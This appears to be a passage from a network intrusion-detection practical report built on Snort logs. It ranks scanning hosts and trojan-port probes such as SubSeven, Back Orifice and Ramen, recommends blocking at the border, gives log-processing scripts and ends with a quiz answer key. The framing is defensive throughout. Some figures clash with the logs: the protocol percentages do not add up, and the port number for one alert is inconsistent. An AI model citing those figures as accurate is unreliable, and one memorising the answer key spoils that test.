04/09-19:55:33.687448  [**] Attempted Sun RPC high port access [**]
66.26.3.204:32768 -> MY.NET.217.242:32771
04/09-19:55:35.045488  [**] Attempted Sun RPC high port access [**]
66.26.3.204:32768 -> MY.NET.217.242:32771
```

216.220.164.133

This host performed another massive attack (3708 instances) on 04/24 of *Possible Trojan Server Activity*. This Server made a complete subnet scan on MY.NET looking for compromised hosts on destination port 27374 (trojan / subseven), just a day after 216.220.164.199 made the same.

```
04/24-00:15:42.406595  [**] Possible trojan server activity [**]
216.220.164.133:1076 -> MY.NET.200.42:27374
04/24-00:15:42.451649  [**] Possible trojan server activity [**]
216.220.164.133:1082 -> MY.NET.200.48:27374
04/24-00:15:44.252903  [**] Possible trojan server activity [**]
216.220.164.133:1122 -> MY.NET.200.88:27374
04/24-00:15:44.254372  [**] Possible trojan server activity [**]
216.220.164.133:1127 -> MY.NET.200.93:27374
04/24-00:15:44.999044  [**] Possible trojan server activity [**]
216.220.164.133:1040 -> MY.NET.200.6:27374
04/24-00:15:44.999645  [**] Possible trojan server activity [**]
216.220.164.133:1118 -> MY.NET.200.84:27374
04/24-00:15:45.401707  [**] Possible trojan server activity [**]
216.220.164.133:1070 -> MY.NET.200.36:27374
04/24-00:15:45.403198  [**] Possible trojan server activity [**]
216.220.164.133:1072 -> MY.NET.200.38:27374
```

24.49.25.131

The next host in our list performed 3613 instances of attempted *Sun RPC high port access* on 04/20, from source port 32768 to MY.NET.226.186, with a destination port of 32771 (rpc.ghost).

```
04/20-19:26:32.871781  [**] Attempted Sun RPC high port access [**]
24.49.25.131:32768 -> MY.NET.226.186:32771
04/20-19:26:33.370627  [**] Attempted Sun RPC high port access [**]
24.49.25.131:32768 -> MY.NET.226.186:32771
```

212.179.5.84

The next host in our list performed 3600 instances of *Watchlist 00020 IL-ISDNNET-990517* on 04/05, from source port 1321 to MY.NET.218.142, with a destination port of 4150.

```
04/05-14:37:16.094487 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.5.84:1321 -> MY.NET.218.142:4150
04/05-14:37:19.881245 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.5.84:1321 -> MY.NET.218.142:4150
```

211.178.63.4

This host performed a very noisy *SYN-FIN scan* on 04/01 to 04/05. This Server made a complete subnet scan on MY.NET looking for compromised hosts on destination ports 53 (DNS), 21(FTP), 109(pop2) and 8080(Common HTTP Proxy).

```
04/05-00:03:29.195763 [**] SYN-FIN scan! [**] 211.178.63.4:21 ->
MY.NET.205.222:21
04/05-00:19:27.043105 [**] spp_portscan: portscan status from 211.178.63.4: 1
connections across 1 hosts: TCP(1), UDP(0) STEALTH [**]
04/05-00:03:34.318424 [**] SYN-FIN scan! [**] 211.178.63.4:21 ->
MY.NET.206.222:21
04/05-00:19:24.476323 [**] spp_portscan: PORTSCAN DETECTED from
211.178.63.4 (STEALTH) [**]
04/05-00:19:29.313672 [**] spp_portscan: portscan status from 211.178.63.4: 1
connections across 1 hosts: TCP(1), UDP(0) STEALTH [**]
04/05-00:19:31.865844 [**] spp_portscan: End of portscan from 211.178.63.4
(TOTAL HOSTS:1 TCP:2 UDP:0) [**]
```

192.168.0.53

192.168.0.53 (maybe spoofed) port 137 performed a massive (3099 instances) *UDP SRC and DST outside* network to 10.10.10.50 port 137(NETBIOS Name Service). This happened from 04/09 to 04/26.

```
04/26-08:06:12.229574 [**] UDP SRC and DST outside network [**]
192.168.0.53:137 -> 10.10.10.50:137
04/26-08:06:13.719127 [**] UDP SRC and DST outside network [**]
192.168.0.53:137 -> 10.10.10.50:137
04/26-08:06:15.224425 [**] UDP SRC and DST outside network [**]
192.168.0.53:137 -> 10.10.10.50:137
```

194.87.6.106

This host performed an attack (3076) knew by Russia Dynamo, most source ports 1256, 1545, 1666, 1804, 2224, 2226, 2237 to internal host MY.NET.178.42 destination port 316. This happened from 04/06 to 04/28.

```
04/06-18:34:03.598315 [**] Russia Dynamo - SANS Flash 28-jul-00 [**]
194.87.6.106:1068 -> MY.NET.178.42:317
04/06-18:34:05.489684 [**] Russia Dynamo - SANS Flash 28-jul-00 [**]
194.87.6.106:1069 -> MY.NET.178.42:317
04/06-18:34:05.489727 [**] Russia Dynamo - SANS Flash 28-jul-00 [**]
MY.NET.178.42:317 -> 194.87.6.106:1069
04/06-18:34:05.489770 [**] Russia Dynamo - SANS Flash 28-jul-00 [**]
MY.NET.178.42:317 -> 194.87.6.106:1069
```

Top Ten External Source Ports

# Ocurrences	Source Port	Info
19232	32768	HackAttack Trojan Horse
12529	137	NETBIOS Name Service
9722	27374	trojan / subseven
7769	1034	NT INETINFO.EXE CPU Exploit
5109	21	File Transfer [Control]
2918	1775	???
2222	53	DNS
1943	47192	???
1783	3511	???
1588	1172	???

Some manual processing of the alert logs discovered that the above source ports occurred the most 32768, this was Attempted *Sun RPC high port access* in a probably attempt to exploit a particular RPC service.

Top Ten Internal Destination IP Address

# Alerts	Destination IP
5177	MY.NET.217.242
4919	MY.NET.178.42
4445	MY.NET.222.106
3614	MY.NET.226.186
3600	MY.NET.218.142
2628	MY.NET.219.34
2182	MY.NET.219.38
1905	MY.NET.224.2
1788	MY.NET.217.186
1660	MY.NET.204.122

Alerts

Happy 99 Virus

On April 27, at 18:28pm, the Happy 99 Virus was detected coming from 216.49.81.253 to the sendmail port on MY.NET.6.35. This is not terribly unusual – check the logs on the mail server and determine who the recipient of the message was, and verify that they have current anti-virus software and signatures on their workstation.

STATDX UDP attack

Source 212.131.172.130 and 24.43.176.96 sent one packet to port 111 (RPC portmapper) on internal hosts,to MY.NET.6.15, before sending a single packet to port 32776, presumably to attack rpc.statd. Examine host MY.NET.6.15 for signs of compromise.

TCP SMTP Source Port traffic

This rule detects traffic from source port 25 inbound. 2 sources existed for 5 destinations on this particular alert. In most cases, the alert was a false positive, indicating mail transactions occurring between port 25 on two hosts.

Probable NMAP fingerprint attempt

9 source addresses sent various combinations of crafted packets indicative of an NMAP scan attempting to fingerprint the OS running on 12 internal hosts. You should consider whether or not these target hosts need to be accessible to unfiltered traffic, and if they don't, put them behind a firewall or other filtering device. Nmap fingerprinting attempts

are not themselves dangerous, but they usually lead to other attempted exploits and malicious traffic.

Connect to 515 from Inside

8 sources sent to 8 different destinations. Port 515 is usually associated with Unix spooler and lpd traffic. Some of the traffic detected with this alert fit that pattern.

ICMP SRC and DST outside network

This type of pattern was listen from 27 sources to 31 destinations all of these are outside network address. If this network has a firewall, it was not blocking this traffic or some internal hosts are spoofing outside address.

Back Orifice

3 different sources probed for port 31337, the Back Orifice port on to 82 internal hosts. First, add rules to border devices access lists to block traffic bidirectionally to/from port 31337. Next, use a tool similar to nmap to scan your internal networks for hosts actively listening on port 31337. If any are found, conduct forensics analysis – a compromise of this Windows host is likely.

NMAP TCP ping!

29 sources, 64 destinations. Verify that border router access lists are properly configured. Install a stateful firewall between the border and the inside hosts; NMAP TCP ping traffic will be blocked in a stateful system.

Null scan!

A null scan is a stealthy attempt at network mapping reconnaissance. 133 sources appeared in our logs with 116 destinations. As with all scanning and reconnaissance, the less traffic that succeeds in reaching a target, the lower your overall exposure. Stateful firewalls and enhanced access lists on border devices will help you to protect the network.

TCP SRC and DST outside network

This type of pattern was listen from 102 sources to 181 destinations all of these are outside network address. If this network has a firewall, it was not blocking this traffic or some internal hosts are spoofing outside address.

Queso fingerprint

80 sources, 141 destinations. Similar to Nmap fingerprinting, this is not an attack, but reconnaissance. Increasing border defenses and putting hosts behind a stateful firewall will lower your exposure to reconnaissance, which in turn will lower your total attack exposure.

High port 65535 UDP – possible Red Worm - traffic

77 sources were probing 82 destinations trying to find compromised hosts with Devil Trojan Horse 1.03 or Red Warm. This is not an attack, but reconnaissance. Increasing border defenses and putting hosts behind a stateful firewall will lower your exposure to reconnaissance, which in turn will lower your total attack exposure. Examine host MY.NET.97.175 for signs of compromise.

Watchlist 000222 NET-NCFC

This rule was triggered by 45 sources and 39 destinations. All 31 sources were on the network 159.226.0.0, which of "The Computer Network Center Chinese Academy of Sciences". A little 470 alerts were triggered on this rule, indicating that this network is still actively probing and/or exploiting your network. Block 159.226.0.0/16 at your border if you have no legitimate need to deal with this Chinese University.

SUNRPC highport access!

14 sources generated 648 alerts to 12 destinations on the local network, with a destination port of 32771, in a probably attempt to exploit a particular RPC service. As with port 111, traffic to this port should be blocked at the border in access lists.

SMB Name Wildcard

462 sources, 437 destinations, all triggered on port 137. This traffic is typical of Windows clients on the Internet browsing for shares. Insure that ports 137, 138, and 139 are blocked bidirectionally at the border device.

Tiny Fragments - Possible Hostile Activity

11 sources and 48 destinations triggered this alert. While tiny fragments are not always indicative of hostile activity, they are often used for reconnaissance, or as part of a teardrop or DOS attack. Consider using border protections or stateful firewalls that perform fragment reassembly to provide additional layers of security. In particular, check MY.NET.198.82 – it was the target of 1024 of tiny fragmented packets from a

199.104.118.50 (SRVnet, Inc. , Idaho Falls – US) This machine is probably targeted for a reason, and the integrity of the system should be checked.

Connect to 515 from Outside

As discussed previously, port 515 is the port associated with Unix printers. 49 different sources attempted connections to 1212 different destinations. Unless you have a business need to allow outside addresses to print to your local printers, you should block incoming connections to port 515 at your border devices. If there is a need for certain locations to print to local printers, allow specific IP addresses inbound to port 515, limiting your overall exposure.

External RPC call

47 different source addresses sent packets to port 111 on 1270 different internal hosts, presumably probing for RPC vulnerabilities. In most cases, there is no reason to have portmapper exposed to the Internet. Block all inbound traffic destined for port 111 at the border devices.

Port 55850 TCP – Possible myserver activity

51 different source addresses sent packets to or from port 55850 on 56 different hosts. I don't find any information about this port but 1315 alerts was triggered from MY.NET.219.46 as source to 129.15.131.130 (University of Oklahoma), which is a good idea verify what application is using this port talking to this University host.

WinGate 1080 Attempt

This alert is triggered by a host looking to exploit a misconfigured Socks server on port 1080. If you run any Socks servers internally, insure that they are configured to deny proxying services to hosts outside of the local LAN. This alert was triggered by 254 sources probing 2676 internal destinations hosts – proof that the anonymity of a proxy is definitely desired by the computer underground.

Possible RAMEN server activity

843 different source addresses sent packets to or from port 27374 on 3520 different hosts. From total 5105, 1596 alerts was triggered from MY.NET.15.214 as source, maybe possible host infection. Ramen uses TCP port 27374.

High port 65535 TCP – possible Red Worm - traffic

68 sources were probing 5512 destinations trying to find compromised hosts with Devil Trojan Horse 1.03 or Red Warm. This is not an attack, but reconnaissance. Increasing border defenses and putting hosts behind a stateful firewall will lower your exposure to reconnaissance, which in turn will lower your total attack exposure. Examine host MY.NET.253.12 for signs of compromise, because 6922 alerts were triggered with this source host.

SYN-FIN scan!

8918 total alerts were triggered with 8170 destinations from 19 sources. 3587 of the alerts were from a single IP 211.178.63.4 and 2870 were from 210.160.190.244, both located in Asia . Again, as before, consider implementing border policies, which prevent traffic with illegitimate flags, such as SYN-FIN, from entering your network, so that end hosts' ability to deal properly with the packets does not need to be a concern.

Attempted Sun RPC high port access

14 sources attempted to deliver traffic to RPC ports 10 destination hosts, many of them 32771. This alert is similar to the SUN RPC alert previously discussed. Defensive recommendations are still generally the same – stateful firewalls at the edges of the network with as many hosts as possible protected by them.

UDP SRC and DST outside network

This type of traffic was listen from 167 sources to 1525 destinations all of these are outside network address, generating 19678 alerts. If this network has a firewall, it was not blocking this traffic or some internal hosts are spoofing outside address.

Watchlist 000220 IL-ISDNNET-990517

167 sources triggered this alert for 162 destinations, with 25826 alerts logged. All 167 sources are located in Israel, most on the "the "Kibutz-Golangate-LAN" network. Presumably, this traffic is logged because of previous hostile activity from that network. In either case, it would be a good idea to block the offending 212.179.0.0/16 address space at the border, unless legitimate business needs dictate network connectivity to Israel.

Russia Dynamo - SANS Flash 28-jul-00

Most of traffic is between local host MY.NET.178.42 and remote host 194.87.6.106, on an ISP in Moscow. Block the offending address at the border router, and investigate system MY.NET.178.42 for signs of compromise. There could be a back door or trojan listening at 316.

Possible Trojan Server Activity

This type of pattern was listen from 4870 sources to 15444 destinations addresses were scanned looking for port 27374. This is not an attack, but reconnaissance. Increasing border defenses and putting hosts behind a stateful firewall will lower your exposure to reconnaissance, which in turn will lower your total attack exposure. Examine host MY.NET.15.214 for signs of compromise, because 10241 alerts were triggered with this source host.

.

Traffic Overview – PortScans:

The portscans files used are listed below, generating a list of the number of unique hosts scanning your network, and the number of packets attributed to scanning.

scans.010401.gz	scans.010411.gz	scans.010422.gz
SnortScan-02-Apr.gz	scans.010412.gz	scans.010423.gz
SnortScan-03-Apr.gz	scans.010413.gz	scans.010424.gz
SnortScan-03-Apr-2.gz	scans.010414.gz	scans.010425.gz
scans.010404.gz	scans.010415.gz	scans.010426.gz
scans.010405.gz	scans.010416.gz	scans.010427.gz
scans.010406.gz	scans.010417.gz	scans.010428.gz
scans.010407.gz	scans.010418.gz	scans.010429.gz
scans.010408.gz	scans.010419.gz	scans.010430.gz
scans.010409.gz	scans.010420.gz	
scans.010410.gz	scans.010421.gz	

For the period from April 1st through April 30th, for the days on which data was collected, I determined the following information.

The following PortScans signature types were detected:

Snort Name	**Flag Signatures** ** = not set* *21SFRPAU = bit set*	**# Packets**
FIN	***F****	49
FIN + Reserved	2**F**** *1*F**** 21*F****	27
FULLXMAS	**SFRPAU	21
FULLXMAS +Reserved	*1SFRPAU 2*SFRPAU 21SFRPAU	39
INVALIDACK	*At least one bit set of* ***SFRP*U and (ACK set)* ******A*	217
INVALIDACK + Reserved	*Same as INVALIDACK + at least one bit of* 21****A*	495
NMAPID	**SF*P*U	11
NMAPID +Reserved	21SF*P*U *1SF*P*U 2*SF*P*U	26

Snort Name (continued)	Flag Signatures * = not set 21SFRPAU = bit set	# Packets
NOACK	*At least one bit set of* ***SFRP*U and (ACK can NOT be set)* **SFRP*U	204
NOACK + Reserved	*Same as INVALIDACK + at least one bit of* 21******	512
NULL	********	648
NULL + Reserved	21****** 2******* *1******	29
SPAU	**S**PAU	4
SPAU + Reserved	21S**PAU *1S**PAU 2*S**PAU	22
SYN	**S*****	206193
SYN + Reserved	21S***** *1S***** 2*S*****	342
SYNFIN	**SF****	8560
SYNFIN + Reserved	21SF**** *1SF**** 2*SF****	27
UNKNOWN + Reserved	21******	314
VECNA	*******U *****P** *****P*U ***F***U ***F*P**	53
VECNA + Reserved	21*F*P**	124
XMAS	***F*P*U	12
XMAS + Reserved	*1*F*P*U 21*F*P*U 2**F*P*U	42
UDP	N/A	677527

Snort was detected 895.498 total packets to be part of a portscan, 217.971 of which were TCP (24%), and 677.527 of which were UDP (62%). Looking at the distribution of alerts generated in the table above, is a significant percentage (5%) of the TCP traffic attributed to portscans was crafted with flag combinations that are impossible under normal circumstances, while the remaining 95% was categorized as simple SYN packets.

Top Ten Source Addresses

# Scans	IP Address
27089	MY.NET.228.134
21935	MY.NET.204.42
21440	MY.NET.204.18
19039	205.188.233.153
17087	MY.NET.15.214
16026	MY.NET.202.34
15476	205.188.233.185
13785	MY.NET.217.230
12674	205.188.233.121
11652	MY.NET.228.54

Eight of these ten hosts are on MY.NET. A high number of packets triggering portscans alerts with internal hosts as the source indicate a high probability of compromised systems which are now being used to probe other networks.

Top Ten Source Ports

# Scans	Ports
81072	13139
42990	28800
15747	3741
12793	21
10779	1092
9483	7001
7523	9001
6028	1110
5923	1107
5325	6112

Some of these are obviously in crafted packets – 28800 (MSN Gaming Zone) is a potentially port chosen by hackers. Additionally, 7001 is sometimes associated with a backdoor called “Freak 88”. Port 9001, is also associated with about a half dozen backdoors and trojans.

Top Ten Destination Addresses

# Scans	IP Address
21162	63.88.120.21
8512	24.13.123.8
6591	216.33.98.254
5410	216.227.226.89
4921	24.18.176.117
4798	194.251.249.182
4774	MY.NET.145.166
4508	MY.NET.178.154
4146	MY.NET.110.33
3552	208.191.190.4

Many of these destinations are outside of MY.NET indicating a potential compromised and the use of internal hosts to scan external networks.

Top Ten Destination Ports

# Scans	Ports
80432	53
76785	13139
46898	21
46397	6970
43184	28800
39881	32768
28914	7778
19347	28000
15583	27374
14712	27020

The usual targets – DNS, FTP, SMTP, POP2, and MS Windows port 137 – are all present and accounted for. There are a significant number of scans for other ports, most of which are not associated with any known IDS signatures in arachNIDS. However, port 27374 is the port used for SubSeven and Ramen, and should definitely be investigated. 15444 destination addresses were scanned looking for port 27374.

Traffic Overview – Syslogs:

The oos files used are listed below:

oos APR.1.2001.gz	oos APR.11.2001.gz	oos APR.21.2001.gz
oos APR.2.2001.gz	oos APR.12.2001.gz	oos APR.22.2001.gz
oos APR.3.2001.gz	oos APR.13.2001.gz	oos APR.23.2001.gz
oos APR.4.2001.gz	oos APR.14.2001.gz	oos APR.24.2001.gz
oos APR.5.2001.gz	oos APR.15.2001.gz	oos APR.25.2001.gz
oos APR.6.2001.gz	oos APR.16.2001.gz	oos APR.26.2001.gz
oos APR.7.2001.gz	oos APR.17.2001.gz	oos APR.27.2001.gz
oos APR.8.2001.gz	oos APR.18.2001.gz	oos APR.28.2001.gz
oos APR.9.2001.gz	oos APR.19.2001.gz	oos APR.29.2001.gz
oos APR.10.2001.gz	oos APR.20.2001.gz	oos APR.30.2001.gz

17934 alerts were logged to the syslogs files between April 1st and April 30th alerts.

Top Ten Source Address

# Scans	IP Address
7990	210.160.190.244
3202	211.178.63.4
2832	62.238.69.199
449	MY.NET.217.182
174	MY.NET.227.130
124	217.80.7.48
93	209.150.104.78
81	216.5.180.10
72	207.191.79.4

Again we have internal addresses with source of disturb.

Top Ten Source Ports

# Scans	Ports
12255	21
1198	109
552	53
495	6346
312	0
170	18245
100	111
68	706
63	6699
47	6688

Port 21 (FTP), port 109 (POP-2), and port 53 (DNS) seems to be a relative popular source port. The port 6346 (GNUtella) proved that something is wrong.

Top Ten Destination Address

# Scans	IP Address
149	MY.NET.253.114
136	MY.NET.219.38
126	MY.NET.227.90
126	MY.NET.225.134
124	MY.NET.202.170
119	MY.NET.100.165
82	MY.NET.207.162
76	MY.NET.225.210
64	MY.NET.204.106
62	MY.NET.201.62

The fact that the internal network was being scanned by outside attackers, looking for some Trojan's or viruses.

Top Ten Destination Ports

# Scans	Ports
12254	21
1198	109
949	6346
552	53
351	80
168	21536
161	6688
115	5501
111	6699
107	6347
100	111
94	110

The usual targets – DNS, FTP, SMTP, and POP2 are all present and accounted for. There are a significant number of scans for GNUtella and should definitely be investigated.

Recommendations:

Most of the recommendations for action were included in-line with the description of each alert. The great number of scans detected, and the continuing hostile activity from China and Israel indicate the absence of filters blocking this type of traffic. Border defenses including ingress filtering as early as possible into your network, and a stateful firewall in front of all hosts that can be firewalled, are strong recommendations for continuing network integrity. It is safe to assume that the amount of hostile traffic is only going to get worse.

Additionally, insure that your perimeter/border equipment is configured to block as much traffic as possible. If the access lists on border routers or perimeter firewalls are properly configured, most of the traffic that was detected inbound as a port scan would have been blocked before it ever reached an IDS or any host systems. This will reduce wasted bandwidth, the number of false alarms on your IDS, and the amount of exposure your internal systems have to the Internet.

Appendix A – Analysis Methodology

The first step needed was to figure out the contents of the files. All files had sanitized data, and the first two octets were replaced with the text "MY.NET".

I then wrote some Unix shell scripts to clean up the data contained in these files. This scripts performed the following functions:

- Replace all occurrences of "MY.NET" with a substitute subnet. I discovered that 192.123.0.0/16 was not in use anywhere in the data files as a source or as a destination. This was therefore chosen as an arbitrary replacement value for "MY.NET";
- strip unnecessary lines, such as mail headers, informational messages, and protocol summaries from the syslog files;
- concatenate all of the newly processed files from each of these three subdirectories into three new files, one containing all portscan data, one containing all syslog data, and the last containing all of the alert data.

After these, the files could then be processed with SnortSnarf.

This was the source for the script that performed this processing on logs.

```
#!/bin/sh
for i in `\ls -1 alert.*`
do
      cat $i | sed -e 's/^M//g' -e 's/MY.NET/192.123/g' > rev_$i
done

for i in `ls -1 rev*`
do
      cat $i >> snort_alert.log
done

############################################################

for i in `ls -1 oos_Apr.*`
do
  cat $i \
  | sed -e 's/^M//g' -e 's/MY.NET/192.123/g' \
  | grep -v "^Date" \
  | grep -v "^Subject" \
  | grep -v "^Initializing Network Int" \
  | grep -v "^snaplen =" \
  | grep -v "^Entering readback mode" \
  | grep -v "^---------" \
  | grep -v "^======" \
  | grep -v "^Snort processed" \
  | grep -v "^Breakdown by protocol" \
  | grep -v "^Exiting..." \
  | grep -v "^  [ O][ IT][TUCAPIH][CDMRvPE][P6XR]: " \
  > rev_$i
done
```

```
for i in `ls -1 rev_ooS*`
do
  cat $i >> snort_oos.log
done

############################################################

for i in `\ls -1 scans.*`
do
      cat $i | sed -e 's/^M//g' -e 's/MY.NET/192.123/g' > rev_$i
done

for i in `ls -1 rev_scans*`
do
      cat $i >> snort_scans.log
done
```

Additionally, heavy use of traditional Unix commands, such as “grep”, “sed”, “awk”, and “wc –l” were especially useful in dealing with such voluminous amounts of data in a timely manner. SnortSnarf help me with the major tasks but sometimes I need to use some scripts that me quickly output some answers.

For example:

```
Destination IPs
find ./snort_alerttot.log -type f -exec grep "\[\*\*\]" {} \; | grep -v
portscan | cut -d \> -f2 |cut -d : -f1 |
sort | uniq -c | sort -r | less > snort_destIP.log

Destination Ports
find ./snort_alerttot.log -type f -exec grep "\[\*\*\]" {} \; | grep -v
portscan | cut -d \> -f2 |cut -d : -f2 | sort |
uniq -c | sort -r | less > snort_destPorts.log

Source IPs
find ./snort_alerttot.log -type f -exec grep "\[\*\*\]" {} \; | grep -v
portscan | cut -d \> -f1 | cut -d \] -f3
| cut -d : -f1 | sort | uniq -c | sort -r | less >  snort_sourceIPs.log

Souce Ports
find ./snort_alerttot.log -type f -exec grep "\[\*\*\]" {} \; | grep -v
portscan | cut -d \> -f1 | cut -d \] -f3
| cut -d : -f2 | sort | uniq -c | sort -r | less >  snort_sourcePorts.log
```

Appendix B – Answers for Assignment 1

Detect #1

This trace is best described as what?
a) DoS attack.
b) DNS zone transfer address.
c) Reconnaissance
d) Buffer Overflow

The correct answer is C.

Detect #2

What is the protocol in this alert packet logged by Snort?

```
06/30-13:52:33.654797 10.10.0.124:1042-> 10.10.0.102:69
 UDP TTL:64 TOS:0x0 ID:43407 lpLen:20 DgmLen:50
 Len: 30
```

a) TCP
b) ICMP
c) UDP
d) IP

The correct answer is C.

Detect #3

What is the normal TCP port for SMTP server?
a) 20
b) 21
c) 23
d) 25

The correct answer is D. Ports: 20=FTP(data), 21=FTP(control), 23=Telnet, 25=SMTP (Simple Mail Transfer Protocol).

Detect #4

What is the minimum TCP datagram size?
a) 20 bytes
b) 28 bytes
c) 40 bytes
d) 60 bytes

The correct answer is C. 20 bytes IP header plus 20 bytes TCP header.

Detect #5

What is the Protocol field for ICMP?
a) 6
b) 1
c) 17
d) 11

The correct answer is B. The protocol field on IP header are: 1=ICMP, 6=TCP, 17=UDP.

Appendix C – References (Assignment 1 and 3)

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Boston: Addison Wesley, 1994.

Northcutt, Stephen, and Novak, Judy. Network Intrusion Detection: An Analyst's Handbook, Second Edition. Indianapolis: New Riders Publishing, 2001.

Northcutt, Stephen, Cooper, Mark, Fearnow, Matt, and Frederick, Karen. Intrusion Signatures and Analysis. Indianapolis: New Riders Publishing, 2001.

Scambray, Joel, McClure, Stuart, and Kurtz, George. Hacking Exposed: Network Security Secrets & Solutions, Second Edition. Berkeley: Osborne/McFraw-Hill, 2001.

http://staff.washington.edu/dittrich/misc/trinoo.analysis
Dittrich, David . The DoS Project's "trinoo" Distributed Denial of Service Attack Tool. October, 1999.

URL: http://www.staff.washington.edu/dittrich/misc/trinoo.analysis (April 18, 2000)

Flynn, Gary. DDos Attacks. March 30, 2000.
URL: http://www.jmu.edu/info-security/engineering/issues/Ddos.htm (April 18, 2000).

Flynn, Gary. Wintrinoo. April 10, 2000.
URL: http://www.jmu.edu/info-security/engineering/issues/wintrinoo.htm (April 17, 2000).

SecurityFocus.com. http://www.SecurityFocus.com/

Max Vision's Whitehats. http://www.whitehats.com/

Common Vulnerabilities and Exposures. http://cve.mitre.org/

Roesch, Marty. Snort source code and documentation
http://www.snort.org/

Silicon Defense. SnortSnarf source code and documentation.
http://www.silicondefense.com/

Last Updated: May 28th, 2017

Upcoming Training

SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
Security Operations Center Summit & Training	Washington, DC	Jun 05, 2017 - Jun 12, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
SANSFIRE 2017 - SEC503: Intrusion Detection In-Depth	Washington, DC	Jul 24, 2017 - Jul 29, 2017	vLive
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201709,	Sep 11, 2017 - Oct 18, 2017	vLive
Baltimore September 2017 - SEC503: Intrusion Detection In-Depth	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Scottsdale SEC503	Scottsdale, AZ	Oct 02, 2017 - Oct 07, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Boston SEC503	Boston, MA	Oct 09, 2017 - Oct 14, 2017	Community SANS
Community SANS Ottawa SEC503	Ottawa, ON	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced